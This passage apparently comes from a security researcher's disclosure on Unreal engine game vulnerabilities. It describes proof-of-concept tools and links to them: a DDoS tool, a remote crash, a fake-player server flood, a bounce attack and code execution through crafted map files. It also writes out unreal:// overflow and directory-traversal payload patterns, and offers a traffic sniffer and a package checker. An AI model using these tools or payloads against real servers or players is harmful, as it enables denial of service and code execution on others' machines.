-_-_-_-_-_-_-_-_-_-_-
A-2] Full DDoS tool
-_-_-_-_-_-_-_-_-_-_-

The most important tool that I have written is UTDDoS.
The new version on my personal web page now supports UT2003 servers as well as the UT servers.
(You need at least Libnet 1.1.0 and Linux to compile it: **http://www.packetfactory.net/libnet)**

http://aluigi.org/poc/utddos.c

B] Resources **"lunch"** and remote crash

For ALL the games.
(code for both Linux and Win32 systems)

http://aluigi.org/poc/unrcrash.zip

C] Server filled by fake players

UT2003 specific *(I have tested the DEMO game only!)*.
Change the strings in the #define for run it on other games.
(Can be compiled on both Linux and Win32 systems):

http://aluigi.org/fakep/ut2003fake.zip

D] Bouncing bouncing

UT2003 specific. Change the #define for run it on other games.
(must be compiled on Linux):

http://aluigi.org/poc/ut2003bounce.c

E] Code execution through package files

The most technical exploit in the "collection"...
Proof-of-concept map file for UnrealTounament v436 for Win98 ONLY is here:

http://aluigi.org/poc/ut436.unr.zip

In the zip there are a map file that must be used with UCC server *(ut-ucc436.unr)* and another that must be used with the game *(DM-ut436.unr)*.
The first will display a message in the console and then will exit.
The second map file will display a MessageBox and then will exit *(on some machine can happen that the MessageBox need some seconds before spawn)*

Both the map files can run only on Win98 systems.

I have also written a simple checker for package files of every game based on the Unreal engine:

http://aluigi.org/papers/unrcheck.zip

F] unreal:// crash

---

unreal://*(261 chars)*[EIP_byte2][EIP_byte1]
or
unreal://*(258 chars)*

unreal://\directory\file
or any other modification as unreal://..\..\directory\file

UDP Sniffer + Unreal engine packet decoder + encoder *(experimentals!)*

I have also written a simple UDP sniffer for private use that is able to decode a great part of the Unreal network traffic, so I have thought that can be useful for other people too.
The program run on both Linux and Win32 systems *(Win32 need Winpcap and you can found it at* **http://www.winpcap.org)**

http://aluigi.org/papers/unrsniff.zip

The stand-alone decoder and the encoder can be downloaded here:

http://aluigi.org/papers/unrenc.zip
http://aluigi.org/papers/unrdec.zip

NOTE:

- As I have said in the header, these applications are experimentals because I have not reversed all the complete algorithm, but I use some workarounds for read packets.
  However the only interesting packets are the first 4 or 5 packets of each connection because they contain interesting data about the

procedure for join a match and a lot of information about client and server.
- The first 2 bytes of each packet are the **"packet number"** but I prefer to decode/encode ALL the bytes in packets *(these bytes as well)*.